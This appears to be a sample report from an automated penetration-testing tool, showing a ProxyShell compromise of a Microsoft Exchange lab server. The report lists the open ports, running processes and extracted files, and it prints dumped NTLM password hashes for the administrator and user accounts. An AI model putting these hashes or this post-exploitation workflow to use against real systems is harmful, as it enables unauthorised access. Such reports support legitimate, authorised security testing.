Sniper - Automatic Exploiter Report

✔ **mail.pentest-ground.com**

Target successfully exploited!

Exploitation summary

At least one service running on the target system was found vulnerable and it was successfully exploited.

The successful exploits were:

- 443 Microsoft Exchange - Remote Code Execution (ProxyShell - CVE-2021-34473, CVE-2021-34523, CVE-2021-31207)

Sniper managed to obtain remote code execution as user `nt authority\system`.

Current working directory: `c:\windows\system32\inetsrv`.

Computer:	VULTR-GUEST
User:	nt authority\system
IP address:	95.179.225.122
OS:	Microsoft Windows Server 2016 Standard 10.0.14393 N/A Build 14393
Architecture:	x64-based PC
Domain:	pttresearch.local
Language:	en-us;English (United States)
Hotfix(s):	[01]: KB3199986 [02]: KB4033393 ... [05]: KB4576750 [06]: KB4598243

The following TCP ports have been fingerprinted on the target machine:

OPEN PORT	SERVICE NAME	SERVICE VERSION	WEB FINGERPRINT		EXPLOIT STATUS
25	smtp	SMTP Microsoft Exchange smtpd			NOT VULNERABLE
53	domain	DOMAIN			NO COMPATIBLE EXPLOITS
80	http	HTTP Microsoft IIS httpd 10.0	Server:	Microsoft-IIS 10.0	NOT VULNERABLE

81	http	HTTP Microsoft IIS httpd 10.0	App title: Technology: Server:	403 - Forbidden: Access is denied. ASP.NET Microsoft-IIS 10.0	NOT VULNERABLE
88	kerberos-sec	KERBEROS-SEC Microsoft Windows Kerberos			NO COMPATIBLE EXPLOITS
135	msrpc	MSRPC Microsoft Windows RPC			NO COMPATIBLE EXPLOITS
139	netbios-ssn	NETBIOS-SSN Microsoft Windows netbios-ssn			NO COMPATIBLE EXPLOITS
389	ldap	LDAP Microsoft Windows Active Directory LDAP			NO COMPATIBLE EXPLOITS
443	https	HTTPS Microsoft IIS httpd 10.0	App title: Technology: Server:	Outlook ASP.NET 4.0.30319 Microsoft-IIS 10.0	SUCCESSFULLY EXPLOITED • Microsoft Exchange - Remote Code Execution (ProxyShell - CVE-2021-34473, CVE-2021-34523, CVE-2021-31207)
444	https	HTTPS Microsoft IIS httpd 10.0	Technology: Server:	ASP.NET 4.0.30319 Microsoft-IIS 10.0	NOT VULNERABLE
445	microsoft-ds	MICROSOFT-DS Microsoft Windows Server 2008 R2 - 2012 microsoft-ds			NO COMPATIBLE EXPLOITS
465	smtp	SMTP Microsoft Exchange smtpd			NOT VULNERABLE
587	smtp	SMTP Microsoft Exchange smtpd			NOT VULNERABLE
1433	ms-sql-s	MS-SQL-S Microsoft SQL Server			NO COMPATIBLE EXPLOITS
3389	ms-wbt-server	MS-WBT-SERVER Microsoft Terminal Services			NO COMPATIBLE EXPLOITS
5060	sip	SIP			NO COMPATIBLE EXPLOITS
5985	http	HTTP Microsoft HTTPAPI httpd 2.0	App title: Server:	Not Found Microsoft-HTTPAPI 2.0	NOT VULNERABLE
6001	ncacn_http	NCACN_HTTP Microsoft Windows RPC over HTTP 1.0			NO COMPATIBLE EXPLOITS
6646	msrpc	MSRPC Microsoft Windows RPC			NO COMPATIBLE EXPLOITS

System

Local users

This is the list of local users defined at the operating system level. They have privileges on this machine according to the Groups they are part of.
By cracking their password hashes, one can obtain remote access to this machine or to others in the network.

Username:	Administrator
Full name:	Administrator
Description:	Built-in account for administering the computer/domain
Password:	LMhash:NThash `aad3b435b51404eeaad3b435b51404ee:8d4ef8654a9adc66d4f628e94f66e31b`
Groups:	Administrators, Schema Admins, Organization Manageme, Group Policy Creator, Domain Admins, Domain Users, Enterprise Admins

Username:	Guest
Description:	Built-in account for guest access to the computer/domain
Password:	LMhash:NThash `aad3b435b51404eeaad3b435b51404ee:c7787dfffe58100bb328b1a727d57633`
Groups:	Administrators, Guests, Remote Desktop Users, Domain Guests

Username:	HealthMailbox84f1a64
Full name:	HealthMailbox-vultr-guest-Mailbox-Database-1159205079
Password:	LMhash:NThash `aad3b435b51404eeaad3b435b51404ee:d21800c7e3139a9595f94a7c99cc1c5d`
Groups:	Domain Users

Username:	HealthMailbox502b450
Full name:	HealthMailbox-vultr-guest-001
Password:	LMhash:NThash `aad3b435b51404eeaad3b435b51404ee:3655b6de3211817b1ac1eade2debed50`
Groups:	Domain Users

Username:	HealthMailboxb5d3706
Full name:	HealthMailbox-vultr-guest-002
Password:	LMhash:NThash `aad3b435b51404eeaad3b435b51404ee:1e6d70d821ac36aa9c1b4a58610a04f1`
Groups:	Domain Users

Username:	HealthMailbox7014eae
Full name:	HealthMailbox-vultr-guest-003
Password:	LMhash:NThash `aad3b435b51404eeaad3b435b51404ee:fc8d2ddc0f0fffb3d8aec1c4084fc178`
Groups:	Domain Users

Username:	HealthMailbox57897bf
Full name:	HealthMailbox-vultr-guest-004
Password:	LMhash:NThash `aad3b435b51404eeaad3b435b51404ee:1bba032a5dc1332cecbcd3b41c219c97`
Groups:	Domain Users

Username:	HealthMailbox7ac526f
Full name:	HealthMailbox-vultr-guest-005
Password:	LMhash:NThash `aad3b435b51404eeaad3b435b51404ee:dc4040d346a72308be562580b226cf97`
Groups:	Domain Users

Username:	HealthMailboxae9aaca
Full name:	HealthMailbox-vultr-guest-006
Password:	LMhash:NThash `aad3b435b51404eeaad3b435b51404ee:1fc358e81df4c1310dd2c6f938d1ef98`
Groups:	Domain Users

Username:	HealthMailbox3fad29d
Full name:	HealthMailbox-vultr-guest-007
Password:	LMhash:NThash `aad3b435b51404eeaad3b435b51404ee:10c2072a3844961fdc65fbd749c90e7a`
Groups:	Domain Users

Username:	HealthMailbox248b1a7
Full name:	HealthMailbox-vultr-guest-008
Password:	LMhash:NThash `aad3b435b51404eeaad3b435b51404ee:f4d34f692bec9c58b71ad57c1bb18942`
Groups:	Domain Users

Username:	HealthMailboxcdb820c
Full name:	HealthMailbox-vultr-guest-009
Password:	LMhash:NThash `aad3b435b51404eeaad3b435b51404ee:b629b2871650b4f08e426bfeab142d79`
Groups:	Domain Users

Username:	HealthMailbox033519b
Full name:	HealthMailbox-vultr-guest-010
Password:	LMhash:NThash `aad3b435b51404eeaad3b435b51404ee:fcf6ec36ad89380a271b5e7e1af16320`
Groups:	Domain Users

Username:	john.reaver
Password:	LMhash:NThash `aad3b435b51404eeaad3b435b51404ee:5132b70546185113327d27726be29cba`
Groups:	Users, Domain Users

Username:	suzanna.miles
Password:	LMhash:NThash `aad3b435b51404eeaad3b435b51404ee:7689f61ec2a4e2ec0c788217207e0a37`
Groups:	Domain Users

Username:	danny.scott
Password:	LMhash:NThash `aad3b435b51404eeaad3b435b51404ee:220036d802fb3f08f8b86c870ce8451f`
Groups:	Domain Users

Processes

This list contains all the processes running on the target OS. Notice the owner of each process, any antivirus solution or the full path of each executable.

BINARY	COMMAND	USER	PID	WINDOW TITLE
System Idle Process		NT AUTHORITY\SYSTEM	0	N/A

Process				
System		NT AUTHORITY\SYSTEM	4	N/A
smss.exe		NT AUTHORITY\SYSTEM	292	N/A
csrss.exe		N/A	396	N/A
wininit.exe		NT AUTHORITY\SYSTEM	472	N/A
winlogon.exe	`winlogon.exe`	NT AUTHORITY\SYSTEM	556	N/A
services.exe		NT AUTHORITY\SYSTEM	608	N/A
lsass.exe	`C:\Windows\system32\lsass.exe`	NT AUTHORITY\SYSTEM	616	N/A
svchost.exe		NT AUTHORITY\SYSTEM	804	N/A
LogonUI.exe	`LogonUI.exe /flags:0x2 /state0:0xa3b76855 /state1:0x41c64e6d`	NT AUTHORITY\SYSTEM	984	N/A
dwm.exe	`dwm.exe`	Window Manager\DWM-1	736	N/A
inetinfo.exe	`C:\Windows\system32\inetsrv\inetinfo.exe`	NT AUTHORITY\SYSTEM	2540	N/A
dns.exe		NT AUTHORITY\SYSTEM	2548	N/A
SMSvcHost.exe		NT AUTHORITY\LOCAL SERVICE	2564	N/A
dfsrs.exe		NT AUTHORITY\SYSTEM	2576	N/A
MSExchangeHMHost.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeHMHost.exe`	NT AUTHORITY\SYSTEM	2596	N/A
dfssvc.exe		NT AUTHORITY\SYSTEM	2608	N/A
MSExchangeHMRecovery.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeHMRecovery.exe`	NT AUTHORITY\SYSTEM	2620	N/A
Microsoft.ActiveDirectory.WebServices.exe		NT AUTHORITY\SYSTEM	2644	N/A
hostcontrollerservice.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\Search\Ceres\HostController\hostcontrollerservice.exe`	NT AUTHORITY\SYSTEM	2696	N/A
mqsvc.exe		NT AUTHORITY\NETWORK SERVICE	2708	N/A
ismserv.exe		NT AUTHORITY\SYSTEM	2776	N/A
fms.exe	`C:\Program Files\Microsoft\Exchange Server\V15\FIP-FS\Bin\FMS.exe`	NT AUTHORITY\SYSTEM	2800	N/A
sftracing.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\Search\Ceres\Diagnostics\TraceService\sftracing.exe`	NT AUTHORITY\SYSTEM	2868	N/A
sqlwriter.exe		NT AUTHORITY\SYSTEM	2896	N/A
MsMpEng.exe		NT AUTHORITY\SYSTEM	2920	N/A
WMSvc.exe		NT AUTHORITY\LOCAL	2972	N/A

WMSvc.exe		NT AUTHORITY\LOCAL SERVICE	2972	N/A
Microsoft.Exchange.Directory.TopologyService.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.Directory.TopologyService.exe`	NT AUTHORITY\SYSTEM	3888	N/A
vds.exe		NT AUTHORITY\SYSTEM	4020	N/A
noderunner.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\Search\Ceres\Runtime\1.0\NodeRunner.exe --noderoot "C:\Program Files\Microsoft\Exchange Server\V15\Bin\Search\Ceres\HostController\Data\Nodes\Fsis\AdminNode1" --addfrom "C:\Program Files\Microsoft\Exchange Server\V15\Bin\Search\Ceres\HostController\Data\Nodes\Fsis\AdminNode1\Configuration\Local\Node.ini" --tracelog "C:\Program Files\Microsoft\Exchange Server\V15\Bin\Search\Ceres\HostController\Data\Nodes\Fsis\AdminNode1\Logs\NodeRunner.log"`	NT AUTHORITY\SYSTEM	4304	N/A
MSExchangeMailboxReplication.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeMailboxReplication.exe`	NT AUTHORITY\SYSTEM	5528	N/A
Microsoft.Exchange.AntispamUpdateSvc.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.AntispamUpdateSvc.exe`	NT AUTHORITY\SYSTEM	5536	N/A
MSExchangeMailboxAssistants.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeMailboxAssistants.exe`	NT AUTHORITY\SYSTEM	5564	N/A
ComplianceAuditService.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\ComplianceAuditService.exe`	NT AUTHORITY\SYSTEM	5572	N/A
msexchangerepl.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\msexchangerepl.exe`	NT AUTHORITY\SYSTEM	5580	N/A
MSExchangeDagMgmt.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeDagMgmt.exe`	NT AUTHORITY\SYSTEM	5604	N/A
MSExchangeCompliance.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeCompliance.exe`	NT AUTHORITY\SYSTEM	5612	N/A
MSExchangeDelivery.exe		NT AUTHORITY\NETWORK SERVICE	5628	N/A
MSExchangeThrottling.exe		NT AUTHORITY\NETWORK SERVICE	5644	N/A
Microsoft.Exchange.ServiceHost.exe	`C:\Program Files\Microsoft\Exchange Server\V15\bin\Microsoft.Exchange.ServiceHost.exe`	NT AUTHORITY\SYSTEM	5652	N/A
Microsoft.Exchange.UM.CallRouter.exe	`C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\CallRouter\Microsoft.Exchange.UM.CallRouter.exe`	NT AUTHORITY\SYSTEM	5660	N/A
MSExchangeTransportLogSearch.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeTransportLogSearch.exe`	NT AUTHORITY\SYSTEM	5668	N/A


w3wp.exe	`c:\windows\system32\inetsrv\w3wp.exe -ap "MSExchangeOWAAppPool" -v "v4.0" -c "C:\Program Files\Microsoft\Exchange Server\V15\bin\GenericAppPoolConfigWithGCServerEnabledFalse.config" -a \\.\pipe\iisipm23f5c2d6-1051-4feb-b78d-774bde0a081c -h "C:\inetpub\temp\apppools\MSExchangeOWAAppPool\MSExchangeOWAAppPool.config" -w "" -m 0`	NT AUTHORITY\SYSTEM	7768	N/A
updateservice.exe		N/A	7960	N/A
ForefrontActiveDirectoryConnector.exe		N/A	2128	N/A
scanningprocess.exe		N/A	4028	N/A
MSExchangeTransport.exe		NT AUTHORITY\NETWORK SERVICE	8348	N/A
EdgeTransport.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\edgetransport.exe -pipe:2512 -stopkey:Global\ExchangeStopKey-0fe478f5-4305-4348-96cd-6d32cfae5281 -resetkey:Global\ExchangeResetKey-3422fd09-993f-4cc0-ba4c-5dc9d145f5b6 -readykey:Global\ExchangeReadyKey-36958203-b6f1-4781-916b-e4b9be7f1036 -hangkey:Global\ExchangeHangKey-207bee05-db7c-43db-9ba9-9840afe2b16f -startUpProgressKey:Global\ExchangeProgressKey-87654638-335d-43ef-b113-4a584d94eaba -workerListening`	NT AUTHORITY\NETWORK SERVICE	8480	N/A
conhost.exe	`\??\C:\Windows\system32\conhost.exe 0x4`	NT AUTHORITY\NETWORK SERVICE	8492	N/A
MSExchangeSubmission.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeSubmission.exe`	NT AUTHORITY\SYSTEM	9160	N/A
MSExchangeFrontendTransport.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeFrontendTransport.exe`	NT AUTHORITY\SYSTEM	9168	N/A
umservice.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\umservice.exe`	NT AUTHORITY\SYSTEM	9176	N/A
Microsoft.Exchange.RpcClientAccess.Service.exe	`C:\Program Files\Microsoft\Exchange Server\V15\bin\Microsoft.Exchange.RpcClientAccess.Service.exe`	NT AUTHORITY\SYSTEM	9184	N/A
Microsoft.Exchange.Store.Service.exe	`C:\Program Files\Microsoft\Exchange Server\V15\bin\Microsoft.Exchange.Store.Service.exe`	NT AUTHORITY\SYSTEM	9192	N/A
UMWorkerProcess.exe	`C:\Program Files\Microsoft\Exchange Server\V15\bin\UMworkerprocess.exe -port:16000 -stopkey:Global\ExchangeUMStopKey-26510aeb-7158-4a8c-acba-e919b6b9b969 -resetkey:Global\ExchangeUMResetKey-`	NT AUTHORITY\SYSTEM	6448	N/A

	`a0c5a06a-5a31-4f7b-bc2d-51ec8f13b913 -fatalkey:Global\ExchangeUMFatalKey-13b257a6-3150-482d-9c03-668d19e476db -readykey:Global\ExchangeUMReadyKey-c532aa50-ae4f-4067-97ce-5482fe8a97d3 -tempdir:temp\UMTempFiles -sipport:5065 -perfenabled:1 -startupMode:TCP`			
Microsoft.Exchange.Store.Worker.exe	`C:\Program Files\Microsoft\Exchange Server\V15\bin\Microsoft.Exchange.Store.Worker.exe -id:096536dd-5aa9-42f0-a372-d5a2b16db062 -dag:60f54fd2-704a-4abd-9195-357acb21dbe3 -pipe:3260 -readykey:Global\WorkerReadyKey-4e7004a1-696b-4308-91cb-dcb87fea81a0`	NT AUTHORITY\SYSTEM	6580	N/A
BraveCrashHandler.exe	`C:\Program Files (x86)\BraveSoftware\Update\1.3.361.133\BraveCrashHandler.exe`	NT AUTHORITY\SYSTEM	9316	N/A
BraveCrashHandler64.exe	`C:\Program Files (x86)\BraveSoftware\Update\1.3.361.133\BraveCrashHandler64.exe`	NT AUTHORITY\SYSTEM	9336	N/A
msdtc.exe		NT AUTHORITY\NETWORK SERVICE	9568	N/A
Microsoft.Exchange.Diagnostics.Service.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.Diagnostics.Service.exe`	NT AUTHORITY\SYSTEM	9632	N/A
sqlservr.exe		NT SERVICE\MSSQLSERVER	9992	N/A
WmiApSrv.exe		NT AUTHORITY\SYSTEM	10176	N/A
sqlceip.exe		NT SERVICE\SQLTELEMETRY	9804	N/A
rundll32.exe	NT AUTHORITY\SYSTEM	9380	N/A	
SearchIndexer.exe		NT AUTHORITY\SYSTEM	9696	N/A
MpCmdRun.exe	`C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2211.5-0\MpCmdRun.exe SpyNetService -RestrictPrivileges -AccessKey 1CFD0071-F9EF-1AB7-60BC-81FCCF3CE7C6 -Reinvoke`	NT AUTHORITY\NETWORK SERVICE	9848	N/A
MSExchangeHMWorker.exe	`C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeHMWorker.exe -pipe:3980 -stopkey:Global\ExchangeStopKey-4c440312-b803-42c8-a1bf-b3aca537d1d2 -resetkey:Global\ExchangeResetKey-0cc82135-11ec-490f-9282-7dc3ae7b5a21 -readykey:Global\ExchangeReadyKey-c9958b1d-a3c8-4855-a229-6b7cf46661ff -hangkey:Global\ExchangeHangKey-d6b8e993-e69d-431f-84b8-5e644b3d555c -startUpProgressKey:Global\ExchangeProgressKey-b675f2cb-4a08-45ab-9f23-249c685769ba -workerListening`	NT AUTHORITY\SYSTEM	11064	N/A
Microsoft.Exchange.Search.Service.exe	`C:\Program Files\Microsoft\Exchange Server\V15\bin\Microsoft.Exchange.Search.Service.exe`	NT AUTHORITY\SYSTEM	10736	N/A

rdpclip.exe	`rdpclip`	PTTRESEARCH\Administrator	11400	N/A
RuntimeBroker.exe		N/A	13596	N/A
sihost.exe	`sihost.exe`	PTTRESEARCH\Administrator	13920	N/A
taskhostw.exe	`taskhostw.exe {222A245B-E637-4AE9-A93F-A59CA119A75E}`	PTTRESEARCH\Administrator	3272	N/A
explorer.exe	`C:\Windows\Explorer.EXE /NOUACCHECK`	PTTRESEARCH\Administrator	13576	N/A
ShellExperienceHost.exe	`C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe -ServerName:App.AppXtk181tbxbce2qsex02s8tw7hfxa9xb3t.mca`	PTTRESEARCH\Administrator	14056	N/A
ServerManager.exe	`C:\Windows\system32\ServerManager.exe`	PTTRESEARCH\Administrator	4260	N/A
SearchUI.exe	`C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe -ServerName:CortanaUI.AppXa50dqqa5gqv4a428c9y1jjw7m3btvepj.mca`	PTTRESEARCH\Administrator	13864	N/A
WmiPrvSE.exe		N/A	12404	N/A
cmd.exe	NT AUTHORITY\SYSTEM	3428	N/A	
powershell.exe	NT AUTHORITY\SYSTEM	10684	N/A	
net.exe	NT AUTHORITY\SYSTEM	976	N/A	
tasklist.exe	`tasklist /fo csv /v`	NT AUTHORITY\SYSTEM	4256	N/A
net1.exe	NT AUTHORITY\SYSTEM	11848	N/A	

Screenshot

Screenshot of the target system.


Server Manager
Dashboard
Manage
Dashboard
Local Server
All Servers
AD DS
DNS
File and Storage Services
IIS
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
1 Configure this lc
2 Add roles and fe
3 Add other server
4 Create a server g
5 Connect this serv
10:16 AM
2/7/2023

Disk drives

Sniper has skimmed the filesystem and extracted some interesting files as proof of concept.

Drive C:\

Path:	C:\Users\ADMINI~1\AppData\Local\MICROS~1\INTERN~1\brndlog.txt
Name:	brndlog.txt
Size:	6,506 KB
Modified:	04/22/2021 10:01 AM

Content:

```
04/22/2021 10:01:11 Checking for existence of Branding Active Setup stub...
04/22/2021 10:01:11 InternetExplorerBrandGUID didn't exist: Branding component not insta
lled
04/22/2021 10:01:11 Inf Version is set to "11,00,14393,2999".
04/22/2021 10:01:11 HKCU Active Setup Key not found.

04/22/2021 10:01:11     COM initialized with S_FALSE success code.

04/22/2021 10:01:11 Branding Internet Explorer...
04/22/2021 10:01:11 Command line is "/mode:isp /peruser".

04/22/2021 10:01:11 Global branding settings are:
04/22/2021 10:01:11     Context is (0x01C00008) "Internet Content Providers, running fro
m per-user stub";
04/22/2021 10:01:11     Settings file is        "C:\Program Files (x86)\Internet Explore
r\Signup\install.ins";
04/22/2021 10:01:11     Target folder path is   "C:\Program Files (x86)\Internet Explore
r\Signup".
04/22/2021 10:01:11 Done.

04/22/2021 10:01:11     About to clear previous branding...
04/22/2021 10:01:11     Done.

04/22/2021 10:01:11     Processing migration of old settings...
04/22/2021 10:01:11     Done.

04/22/2021 10:01:11     Processing wininet setup...
04/22/2021 10:01:11     There are no connection settings to process!
04/22/2021 10:01:11     Done.

04/22/2021 10:01:11     Processing deletion of connection settings...
04/22/2021 10:01:11     Existing connection settings weren't specified to be deleted!
04/22/2021 10:01:11     Done.

04/22/2021 10:01:11     Processing zones HKCU settings...
04/22/2021 10:01:11     Done.

04/22/2021 10:01:11     Processing local machine policies and restrictions...
04/22/2021 10:01:11     There are no local machine *.inf files to process!
04/22/2021 10:01:11     Done.

04/22/2021 10:01:11     Processing current user policies and restrictions...
04/22/2021 10:01:11     There are no current user *.inf files to process!
04/22/2021 10:01:11     Done.

04/22/2021 10:01:11     Processing legacy policies and restrictions...
04/22/2021 10:01:11         There are no local machine *.inf files to process!
04/22/2021 10:01:11         There are no current user *.inf files to process!
04/22/2021 10:01:11     There are no legacy *.inf files to process!
04/22/2021 10:01:11     Done.

04/22/2021 10:01:11     Processing general customizations...
04/22/2021 10:01:11     Done.
```

Path:	C:\Users\ADMINI~1\AppData\Local\Temp\perfCounterFilesBridgehead.txt
Name:	perfCounterFilesBridgehead.txt
Size:	1,572 KB
Modified:	04/22/2021 11:42 AM
Content:	ResolverPerfCounters.xml ADRecipientCachePerformanceCounters.xml EcpPerfCounters.xml ThrottlingPerformanceCounters.xml MiddleTierStoragePerformanceCounters.xml COWJunkMailReportingPerfCounters.xml RmsPerfCounters.xml ActiveManagerClientPerfmon.xml EdgeSyncJob.xml EdgeSyncTopology.xml JournalingPerfCounters.xml UnJournalingPerfCounters.xml JournalReportDecryptionAgentPerfCounters.xml RmsDecryptionAgentPerfCounters.xml PrelicenseAgentPerfCounters.xml RmSvcAgentPerfCounters.xml ApaAgentPerfCounters.xml PipelinePerformanceCounters.xml exsmscounters.xml ThrottlingServiceClientPerformanceCounters.xml AdminAuditPerfCounters.xml E2ELatencyBucketsPerfCounters.xml QueuedRecipientsByAgePerfCounters.xml E2ELatencySlaPerfCounters.xml MalwareAgentPerfCounters.xml

Path:	C:\Users\ADMINI~1\AppData\Local\Temp\perfCounterFilesClientAccess.txt
Name:	perfCounterFilesClientAccess.txt
Size:	3,538 KB
Modified:	04/22/2021 11:44 AM

Content:

```
OwaInstallSingleCounters.xml
EcpPerfCounters.xml
RwsPerfCounters.xml
InfoworkerAvailabilityPerformanceCounters.xml
InfoworkerSharingPerformanceCounters.xml
ThrottlingPerformanceCounters.xml
MiddleTierStoragePerformanceCounters.xml
ActiveManagerClientPerfmon.xml
RmsPerfCounters.xml
InfoworkerMailTipsPerformanceCounters.xml
InfoworkerUserPhotosPerformanceCounters.xml
InfoworkerOrganizationConfigurationPerformanceCounters.xml
AirSyncCounters.xml
ClientAccessRulesPerformanceCounters.xml
Imap4Counters.xml
Pop3Counters.xml
WsPerformanceCounters.xml
MsExchangeQueryEws.xml
UMClientAccessCounters.xml
AutodiscoverPerformanceCounters.xml
OAuthCounters.xml
ConsumerEasAuthenticationCounters.xml
CertificateAuthenticationCounters.xml
InfoWorkerMessageTrackingPerformanceCounters.xml
RpcClientAccessPerformanceCounters.xml
RpcClientAccessServerPerformanceCounters.xml
AddressBookServicePerformanceCounters.xml
RpcEntryPointsPerformanceCounters.xml
MapiHttpEmsmdbPerformanceCounters.xml
MapiHttpNspiPerformanceCounters.xml
ThrottlingServiceClientPerformanceCounters.xml
MSExchMailboxReplicationServicePerformanceCounters.xml
MSExchMailboxReplicationServicePerMdbPerformanceCounters.xml
MlbPerformanceCounters.xml
MlbMultiInstancePerformanceCounters.xml
ProvisioningPerfCounters.xml
GalsyncPerfCounters.xml
BackSyncPerfCounters.xml
AdminAuditPerfCounters.xml
InfoworkerMultiMailboxSearchPerformanceCounters.xml
ProvisioningCachePerformanceCounters.xml
OABRequestHandlerPerformanceCounters.xml
DlpPolicyTipsPerformanceCounters.xml
ConfigurationCachePerformanceCounters.xml
NotificationsBrokerPerformanceCounters.xml
RoutingUpdateModuleCounters.xml
HxServicePerfCounters.xml
HxServiceCommandsPerfCounters.xml
FBLPerfCounters.xml
```

Path:	C:\Users\ADMINI~1\AppData\Local\Temp\perfCounterFilesCommon.txt
Name:	perfCounterFilesCommon.txt
Size:	2,718 KB
Modified:	04/22/2021 11:41 AM
Content:	ExchangeTopologyPerformanceCounters.xml dscperf.xml TopologyServicePerfCounters.xml ForestDiscoveryPerfCounters.xml GlsPerformanceCounters.xml GlsApiPerformanceCounters.xml GlsProcessPerformanceCounters.xml OfflineGlsProcessPerformanceCounters.xml OfflineGlsEntriesPerformanceCounters.xml DirectoryCacheServicePerfCounters.xml ADDriverCachePerformanceCounters.xml ADPerformancePerfCounters.xml ADForestPerformancePerfCounters.xml ServiceProxyPoolCounters.xml MwiLoadBalancerPerformanceCounters.xml NspiRpcClientConnectionPerformanceCounters.xml BoomerangProviderPerfCounters.xml MessageLevelDiagnosticsPerfCounters.xml WorkloadManagementPerformanceCounters.xml ClassificationPerformanceCounters.xml WorkloadPerformanceCounters.xml UserThrottlingPerformanceCounters.xml ResourceLoadPerformanceCounters.xml PingerPerformanceCounters.xml UserWorkloadManagerPerformanceCounters.xml ActivityContextPerformanceCounters.xml SharedCachePerfCounters.xml RoutingServiceCounters.xml UnifiedPolicySyncPerfCounters.xml FileSyncCounters.xml DataApplicationLogicPerformanceCounters.xml CacheConvergenceServicePerfCounters.xml CacheConvergencePerCachePerfCounters.xml AggregateProcessPerformanceCounters.xml ADNotificationAdapterPerformanceCounters.xml DnsResolutionPerfCounters.xml RTAJobPerfCounters.xml ItemAssistantPerfCounters.xml

Path:	C:\Users\ADMINI~1\AppData\Local\Temp\perfCounterFilesFrontEndTransport.txt
Name:	perfCounterFilesFrontEndTransport.txt
Size:	2,386 KB
Modified:	04/22/2021 11:53 AM

Content:	FfoFrontendProxyAgentPerfCounters.xml FrontendProxyAgentPerfCounters.xml ConnectionValidationAgentPerfCounters.xml TenantInboundConnectorAgentPerfCounters.xml TenantAttributionLoopDetectionPerfCounters.xml TenantAttributionMessageTypePerfCounters.xml TenantAttributionByDestinationMessageTypePerfCounters.xml SmtpProxyPerfCounters.xml MSExchangeFrontEndTransport_SmtpErrors.xml MSExchangeFrontEndTransport_SmtpReceivePerformance.xml MSExchangeFrontEndTransport_SmtpReceive.xml MSExchangeFrontEndTransport_SmtpResponseCode.xml MSExchangeFrontEndTransport_SmtpSend.xml MSExchangeFrontEndTransport_SmtpAvailability.xml MSExchangeFrontEndTransport_Routing.xml MSExchangeFrontEndTransport_ProxyHubSelector.xml MSExchangeFrontEndTransport_Configuration_Cache.xml MSExchangeFrontEndTransport_Certificate_Validation_Cache.xml MSExchangeFrontEndTransport_LatencyTracker.xml MSExchangeFrontEndTransport_MExCounters.xml GlsPerformanceCounters.xml GlsApiPerformanceCounters.xml GlsProcessPerformanceCounters.xml DirectoryCacheServicePerfCounters.xml ADDriverCachePerformanceCounters.xml MSExchangeFrontEndTransport_MExRuntimeCounters.xml TransportConfigurationPerfCounters.xml

Path:	C:\Users\ADMINI~1\AppData\Local\Temp\perfCounterFilesMailbox.txt
Name:	perfCounterFilesMailbox.txt
Size:	9,708 KB
Modified:	04/22/2021 11:48 AM
Content:	

```
ProvisioningServiceCounters.xml
PerformanceCountersPerDatabase.xml
PerformanceCountersPerAssistant.xml
DynamicAttachmentTimeBasedAssistantPerfCounters.xml
SupervisoryReviewTimeBasedAssistantPerfCounters.xml
CalendarAssistantPerformanceCounters.xml
FileExtractionEventBasedAssistantPerfCounters.xml
FileExtractionTimeBasedAssistantPerfCounters.xml
CalendarNotificationAssistantPerformanceCounters.xml
